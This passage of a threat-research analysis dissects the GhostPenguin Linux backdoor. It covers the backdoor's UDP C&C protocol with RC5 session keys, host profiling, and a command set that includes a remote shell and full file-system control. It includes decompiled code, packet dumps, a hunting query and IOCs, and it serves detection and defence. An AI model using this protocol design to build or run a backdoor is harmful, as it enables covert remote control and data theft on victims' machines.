The malware then waits for a 34-byte response (Figure 14). If a valid response with command 0x04 is received, it extracts the new 16-byte session ID from the packet and stores it in the global variable *g_szSessionID*. This session ID serves as the RC5 encryption key for all subsequent communications.



If a session ID is successfully obtained, the malware starts the main data receiver thread, *ThreadProcDataReceiver*. This thread enters an infinite loop, waiting to receive UDP packets from the C&C server. Upon receiving a packet, it performs several validation checks: the received size must match the packet's internal length field, the session ID must match the one obtained earlier, and the encrypted payload length must be a multiple of eight.

If the packet is valid, its payload (from offset 18 onwards) is decrypted in-place using a custom RC5 implementation (*CMyRC5::EncDecRC5*). The 16-byte session ID serves as the RC5 key. The decrypted packet is then passed to *OnReceivedPacket* for processing. The RC5 encryption algorithm works in eight-byte blocks, which is why the encrypted portion of the packet (a total length of 18) must be a multiple of eight (Figure 15).

```
void __fastcall __noreturn ThreadProcDataReceiver()
{
  socklen_t addr_len; // [rsp+18h] [rbp-18h] BYREF
  int bytesReceived; // [rsp+1Ch] [rbp-14h]

  bytesReceived = 0;
  addr_len = 0;
  while ( 1 )                                   // Infinite loop to continuously receive data
  {
    do
    {
      addr_len = 16;

      // Clear the global receive buffer (up to 8KB)
      memset(g_lpThreadTalkRecvDataBuf, 0, 8192u);

      // Wait for and receive a packet
      bytesReceived = recvfrom(
                        g_iLocalUDPSocket,
                        g_lpThreadTalkRecvDataBuf,
                        8192u,
                        0,
                        &g_tagSockAddrInServer,
                        &addr_len);
    }
    while ( bytesReceived < 32 );
    // - Validate Packet
    // - Check packet size no more than 8KB
    // - The packet's internal length field matches the bytes received
    // - The packet's session ID matches our global session ID
    // - Encrypted body length (Total - 18) is a multiple of 8 (RC5 block alignment)
    if ( bytesReceived <= 8192
      && g_lpThreadTalkRecvDataBuf->totalLength == bytesReceived
      && !memcmp(
            &g_szSessionID,
            g_lpThreadTalkRecvDataBuf->sessionID,
            16u)
      && ((bytesReceived - 18) & 7) == 0 )
    {

      // Decrypt Packet Body
      // The SessionID (at offset 2) acts as the key/state for the RC5 object.
      // Data starts at CommandType (offset 18).
      CMyRC5::EncDecRC5(
        g_lpThreadTalkRecvDataBuf->sessionID,
        &g_lpThreadTalkRecvDataBuf->commandType,
        (bytesReceived - 18),
        0);

      // Process Decrypted Packet
      OnReceivedPacket(
        g_lpThreadTalkRecvDataBuf,
        bytesReceived);
    }
  }
```


After starting the receiver, the malware attempts to register itself with the C&C server by calling *RegisterSelfToServer*. This function spawns another worker thread, *ThreadProcRegisterSelfToServer*, and waits up to 10 seconds for it to complete. The registration thread gathers system information by creating an instance of the *CBasicInfoGather* class. This information includes:

- LAN IP address
- Default gateway (obtained via Netlink sockets)
- OS distribution Information (from /etc/redhat-release or /etc/os-release)
- Host name
- Current username (via whoami command)
- OS architecture ("X64" or "X86")
- Process ID (PID)
- Process bitness (hardcoded to 64-bit)
- Client architecture ID (32 for Linux x86, 33 for Linux x64)

This collected data is serialized into a buffer. The thread then enters a loop, sending this data to the C&C server inside a "New Task" packet. It sends Task ID 1 (*Set Status Initializing*) while the client status is **initializing**, and Task ID 3 (Set Status Active) when the status is **registering** (Figure 16). These registration packets are sent every second until the C&C server responds with a command that changes the client's status to **active**.

```
======================================================================
◄═ [Encrypted] ◄═ 192.168.108.32:39723 (154 bytes)
======================================================================
  0000 | 9a 00 f4 6d e5 63 44 96 ff 52 38 e8 3f 46 a2 3d  | ...m.cD..R8.?F.=
  0010 | 75 56 9e bf 06 a8 de 2b 61 7f 30 b0 7d 86 01 2d  | uV.....+a.0.}..-
  0020 | be f2 df 44 03 fd d3 f3 05 1d bf e0 e8 22 46 64  | ...D.........."Fd
  0030 | d1 c4 78 a8 29 e2 a7 d6 63 b3 fe d8 e7 35 55 25  | ..x.)...c....5U%
  0040 | ea 6c e0 d9 9b c0 8a 7a 0d 46 86 a8 73 3c 96 f5  | .l.....z.F..s<..
  0050 | f4 95 30 da f0 b6 5b 11 99 20 a7 96 53 ae 83 5f  | ..0...[.. ..S.._
  0060 | be 84 a1 88 75 dc 05 36 fe 01 bc 25 e2 1b e1 3c  | ....u..6...%...<
  0070 | 57 96 ec 4c 50 1b a9 20 c8 c8 1d e6 18 14 7c 54  | W..LP.. ......|T
  0080 | 0a 92 65 e5 b5 8a 35 0f 65 eb c0 90 0a fc a7 b2  | ..e...5.e.......
  0090 | 45 8a 2d 5d c4 77 40 d5 63 35                    | E.-].w@.c5
   ┌─ Packet Header
   │ Total Length: 154 bytes
   │ Session ID: f46de5634496ff5238e83f46a23d7556
   └─ Encrypted Payload: 136 bytes (not parsed)

======================================================================
◄═ [Decrypted] ◄═ 192.168.108.32:39723 (154 bytes)
======================================================================
  0000 | 9a 00 f4 6d e5 63 44 96 ff 52 38 e8 3f 46 a2 3d  | ...m.cD..R8.?F.=
  0010 | 75 56 01 00 01 00 00 00 00 00 00 00 00 03 31     | uV.............1
  0020 | 39 32 2e 31 36 38 2e 31 30 38 2e 33 32 00 31 39  | 92.168.108.32.19
  0030 | 32 2e 31 36 38 2e 31 30 38 2e 31 00 55 62 75 6e  | 2.168.108.1.Ubun
  0040 | 74 75 20 32 34 2e 30 34 2e 32 20 4c 54 53 20 28  | tu 24.04.2 LTS (
  0050 | 4e 6f 62 6c 65 20 4e 75 6d 62 61 74 29 00 75 73  | Noble Numbat).us
  0060 | 65 72 6e 61 6d 65 2d 75 62 75 6e 74 75 32 34 00  | ername-ubuntu24.
  0070 | 75 73 65 72 6e 61 6d 65 2d 75 62 75 6e 74 75 32  | username-ubuntu2
  0080 | 34 00 75 73 65 72 6e 61 6d 65 00 58 36 34 00 b2  | 4.username.X64..
  0090 | d5 09 00 01 00 21 00 00 00 00                    | .....!....
   ┌─ Packet Header
   │ Total Length: 154 bytes
   │ Session ID: f46de5634496ff5238e83f46a23d7556
   ├─ Packet Content (Decrypted)
   │ Command Type: 1 (New Task)
   │ Sub Command: 0 (Client →Server)
   │ Task ID: 1 (Set Status Initializing)
   │ Task Instance ID: 0
   │ Task Sequence: 0
   │ Padding Length: 3 bytes
   └─ Payload Size: 120 bytes
[+] Client ('192.168.108.32', 39723) registering (Task 1)...
  LAN IP:   192.168.108.32
  Gateway:  192.168.108.1
  OS:       Ubuntu 24.04.2 LTS (Noble Numbat)
  Hostname: username-ubuntu24
  Domain:   username-ubuntu24
  Username: username
  Arch:     X64
  PID:      644530
  Process:  64-bit
```

Once the malware receives the Session ID, it utilizes it as a key to encrypt and decrypt all packet content starting from offset 0x12 (18). To complete the initialization, the C&C server sends a *'Set Status Active'* packet, transitioning the implant into its fully operational state for command execution (Figure 17).




Since UDP is a "connectionless" protocol (fire-and-forget), it does not guarantee that data arrives. The malware implements its own reliability layer to ensure commands and results are not lost. To achieve this, it saves a copy of every outgoing packet such as command output or file data into a global linked list named *g_ListPacketToSend*. A dedicated background thread continuously loops through this list and re-sends the packets until the C&C server confirms they were received. This confirmation arrives as a specific "Acknowledgment" (ACK) packet (Command Type 3). When the malware receives an ACK, the *AckPacket* function verifies the IDs (Task, Instance, and Sequence) and deletes the packet from the waiting queue. This system guarantees that the C&C server receives all data, even if the network drops packets.

Once registration is successful, two more threads are started: *ThreadProcHeartBeat* and *ThreadProcDataSender* (Figure 18). The *ThreadProcHeartBeat* thread periodically sends a 34-byte encrypted heartbeat packet (command 0x00) to the C&C server to signal that it is still online. The interval is configurable, with a default of 500 milliseconds.

```
void *ThreadProcHeartBeat()
{
  unsigned __int8 padding; // al
  session_packet *pPacket; // [rsp+18h] [rbp-28h]

  pPacket = operator new[](39u);
  if ( pPacket )
  {
    memset(pPacket, 0, 39u);

    // Calculate Padding
    pPacket->paddingLen = 6;
    if ( pPacket->paddingLen )
      padding = 8 - pPacket->paddingLen;
    else
      padding = 0;
    pPacket->paddingLen = padding;
    pPacket->totalLength = pPacket->paddingLen + 32;

    // Prepare Header
    memmove(pPacket->sessionID, &g_szSessionID, 16u);

    // Command Type 0 = HEARTBEAT
    pPacket->commandType = 0;

    // Encrypt the Packet ONCE
    // Since the heartbeat content never changes (it has no payload),
    // The malware encrypts it once here and reuses the buffer in the loop.
    CMyRC5::EncDecRC5(pPacket->sessionID, &pPacket->commandType, (pPacket->totalLength - 18), 1);
    while ( 1 )
    {
      do
        // Heartbeat Interval (500 ms)
        usleep(1000 * g_lpLinuxClientDefaultCfg->heartbeatIntervalMs);
      while ( GetClientStatus() != CLIENT_STATUS_ACTIVE );
      sendto(g_iLocalUDPSocket, pPacket, pPacket->totalLength, 0, &g_tagSockAddrInServer, 16u);
    }
  }
  operator delete(0);

  return 0;
```

The *ThreadProcDataSender* thread processes a global queue of outgoing packets (*g_ListPacketToSend*). It retrieves packets, encrypts their payload using the session ID as the key, and sends them to the C&C server. This queue has a built-in retry mechanism; packets are re-queued for transmission until they exceed a defined retry limit. The thread also cleans up stale packets from expired sessions.



With all threads running, the main thread enters a waiting state, sleeping for one-second intervals as long as the client status remains **active**.

Command handling

The *OnReceivedPacket* function is the central dispatcher. It first sends an acknowledgment (ACK) packet (command 0x03) back to the C&C server for any incoming task that requires it. It then dispatches the packet based on its command type. New tasks (command type 1) are handled by *OnReceivedPacketNewTask*, which uses a large switch statement on the task ID to call the appropriate function.

The malware supports a wide range of commands, which can be categorized as shown in Table 2:


Task ID	Command Name	Category	Description
1	Set Status Initializing	Status	Resets client to "Status 0". Forces the client to (re)send its OS info and registration packet.
2	Set Status Connecting	Status	Sets client to "Status 1". Client is connecting to C&C server
3	Set Status Active	Status	Sets client to "Status 2". Confirms the connection is successful. Client begins heartbeating and accepting tasks.
9	Client Offline	Control	Uninstall and xit
15	RShell Start	Remote Shell	Start remote shell session (fork /bin/sh)
16	RShell Send Data	Remote Shell	Send command to remote shell stdin
17	RShell Stop	Remote Shell	Stop remote shell and cleanup


18	RShell Data Result	Remote Shell	Client sends shell output back to C&C server
19	Get Drives	File System	List drives/root directory
20	List Directory	File System	List directory contents with metadata
21	Write File Data	File System	Write data to existing file at offset
22	Create File	File System	Create empty file with specified size
23	Create File Success	File System	ACK: File creation succeeded
24	Create File Failed	File System	ACK: File creation failed
25	Read File Data	File System	Read file data from offset
26,27	Delete File	File System	Delete a file
28	Rename File	File System	Rename file
29,30,31	Modify File Time	File System	Modify file timestamp attributes
32	Get File Size	File System	Get file size in bytes
33	Search Files by Extension	File System	Search for files with specific extension
34	Create Directory	Directory Ops	Create a new directory
35	Delete Directory	Directory Ops	Delete Directory (Recursive)
36	Modify Directory Time (Create)	Directory Ops	Modify directory creation time
37	Modify Directory Time (Modify)	Directory Ops	Modify directory modification time
38	Get Directory Data	Directory Ops	Get detailed directory tree data
39	Get Directory File Size	Directory Ops	Get size of file in directory
40	Get Directory File Data	Directory Ops	Get file data from directory

Table 2. The malware's commands

File and directory operations are comprehensive, allowing for full filesystem manipulation, including listing, reading, writing, creating, deleting, renaming, and searching for files, as well as creating and deleting directories. Large data transfers, such as directory listings and file reads, are fragmented into multiple packets to fit within the UDP payload limits.

The following code snippets demonstrates the command execution for "List Directory" command (Figure 20) and the malware's response (Figure 21):


[Command: List Directory (Cleartext)] 192.168.108.32:47896 (42 bytes)
0000 | 2a 00 06 34 d6 6f 67 9f 2e b9 4f 45 3c 95 cf b3 | *..4.og...OE<...
0010 | 88 ad 01 01 14 00 66 00 00 00 00 00 00 00 05 2f | ......f......../
0020 | 68 6f 6d 65 00 00 00 00 00 00 | home......
Packet Header
Total Length: 42 bytes
Session ID: 0634d66f679f2eb94f453c95cfb388ad
Packet Content (Decrypted)
Command Type: 1 (New Task)
Sub Command: 1 (Server → Client)
Task ID: 20 (List Directory)
Task Instance ID: 102
Task Sequence: 0
Padding Length: 5 bytes
Payload Size: 6 bytes
[Command: List Directory (Encrypted)] 192.168.108.32:47896 (42 bytes)
0000 | 2a 00 06 34 d6 6f 67 9f 2e b9 4f 45 3c 95 cf b3 | *..4.og...OE<...
0010 | 88 ad e0 59 10 97 71 67 7d 24 a1 6f 31 6a 14 ed | ...Y..qg}$.o1j..
0020 | bb c6 4b a7 e4 57 f8 25 54 71 | ..K..W.%Tq
Packet Header
Total Length: 42 bytes
Session ID: 0634d66f679f2eb94f453c95cfb388ad
Encrypted Payload: 24 bytes (not parsed)



If the malware receives the *CLIENT_OFFLINE* command (Task 9), it sends a confirmation response to the C&C three times, sets the *g_bIsClientExit* flag to 1, and changes its status to *CLIENT_STATUS_OFFLINE*. This signals the main loop to

break, leading to a full teardown. During this teardown, all threads are canceled, resources are uninitialized, and a call to *SelfDel()* is made to try to delete the malware's executable from the disk. Finally, the PID file is removed before the process terminates.

Conclusion

Hunting low-detection malware like GhostPenguin demands an adaptive approach, as traditional detection methods may not measure up against novel threats. By integrating AI-driven automation, structured intelligence databases, and advanced profiling techniques, defenders can systematically sift through vast volumes of data to identify and analyze even the most inconspicuous malware. Through our investigation into this backdoor, we demonstrate how multi-stage workflows combining automated artifact extraction, in-depth decompilation, and layered AI analysis can reveal the architecture and communication methods of threats that would otherwise remain hidden. This case study exemplifies the increasing complexity of modern malware and the critical need for security researchers to continuously evolve their threat hunting strategies, combining human expertise with new technologies to outpace more complex adversaries. As attackers continue to refine their methods, proactive and intelligence-led defenses can ensure organizations stay resilient against threats like GhostPenguin.

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- 46704: UDP: Backdoor.Linux.GhostPenguin.A Runtime Detection

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Linux Hunting query for GhostPenguin C2.

eventSubId:204 AND ((dst:"65.20.72.101" AND dpt:53) OR (dst:"124.221.109.147"))

Indicators of Compromise (IOCs)

Primary modules

SHA-256	Description	Detection
7b75ce1d60d3c38d7eb63627e4d3a8c7e6a0f8f65c70d0b0cc4756aab98e9ab7	systemd	Backdoor.Linux.GHOSTPENGUI

C&C servers

- 65[.]20[.]72[.]101:53
- www[.]iytest[.]com:5679
- 124[.]221[.]109[.]147:5679
